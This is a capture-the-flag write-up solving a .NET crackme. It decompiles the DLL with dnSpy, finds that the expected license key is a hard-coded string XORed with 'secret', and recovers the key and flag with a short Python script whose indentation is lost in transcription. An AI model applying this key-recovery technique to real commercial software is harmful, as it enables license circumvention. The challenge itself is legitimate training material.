
CRACK ME

First we unzip the file to see the file contain in it.Next, locate the DLL file and use dnSpy to run it.




Name	Type	Compressed size	Password p...	Size	Ratio	Date modified
CrackMe	Application	65 KB	No	146 KB	56%	5/7/2024 6:53 AM
CrackMe.deps.json	JSON File	1 KB	No	1 KB	55%	5/7/2024 5:38 AM
CrackMe.dll	Application extension	28 KB	No	45 KB	40%	5/7/2024 6:53 AM
CrackMe.pdb	Program Debug Database	9 KB	No	14 KB	41%	5/7/2024 6:53 AM
CrackMe.runtimeconfig.json	JSON File	1 KB	No	1 KB	49%	5/7/2024 2:42 AM

Next, go to Form1 at @020000002 where you can find the hint for the flag: `this.lblMessage.Text = "License Key"`.




```
using System;
using System.ComponentModel;
using System.Drawing;
using System.Runtime.CompilerServices;
using System.Text;
using System.Windows.Forms;
using CrackMe.Properties;

namespace CrackMe
{
    // Token: 0x02000002 RID: 2
    public class Form1 : Form
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
        public Form1()
        {
            this.InitializeComponent();
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00000258
        [NullableContext(1)]
        private void btnSubmit_Click(object sender, EventArgs e)
        {
            string enteredKey = this.txtLicenseKey.Text;
            if (this.ValidateLicenseKey(enteredKey))
            {
                this.pictureBoxAlert.Visible = false;
                this.lblMessage.Location = new Point(38, 203);
                this.lblMessage.Text = "License Key is valid. Flag is ihack24{(the license key)}";
                return;
            }
            this.pictureBoxAlert.Visible = true;
            this.lblMessage.Location = new Point(67, 203);
            this.lblMessage.Text = "Invalid License Key. Please try again.";
        }

        // Token: 0x06000003 RID: 3 RVA: 0x000020E4 File Offset: 0x000002E4
        [NullableContext(1)]
        private bool ValidateLicenseKey(string key)
        {
            string validKey = this.SecretKey("BRQFHF@WR_+6 ,N:$78", "secret");
            return key == validKey;
        }
```

The provided C# code generates the licensing key by using the SecretKey method. To obtain the correct licensing key, this method combines an XOR operation between the characters of a concealed string ("BRQFHF@WR_+6,N:$78") and a key string ("secret").




```
// Token: 0x06000003 RID: 3 RVA: 0x000020E4 File Offset: 0x000002E4
[NullableContext(1)]
private bool ValidateLicenseKey(string key)
{
    string validKey = this.SecretKey("BRQFHF@WR_+6 ,N:$78", "secret");
    return key == validKey;
}
```

To replicate the C# code's SecretKey method, simply write a brief Python script.



```
def decode(hidden, key):
result = ""
for i, char in enumerate(hidden):
result += chr(ord(char) ^ ord(key[i % len(key)]))
return result

hidden = "BRQFHF@WR_+6 ,N:$78"
key = "secret"

print("The valid license key is:", decode(hidden, key))
```

Simple copy and paste of the license key at "crackme.exe" will ensure that this is the correct flag.




```
key = "secret"
```

```
key))
```

License Key
Enter a license key
The product key looks similar to this:
LICENSE KEY: XXXX-XXXX-XXXX-XXXX
1724-2321-NBSI-HACK
License Key is valid. Flag is ihack24{(the license key)}
Submit
Run
Share
Command Line Arguments

```
The valid license key is: 1724-2321-NBSI-HACK
```

Then we found the flag



ihack24{1724-2321-NBSI-HACK}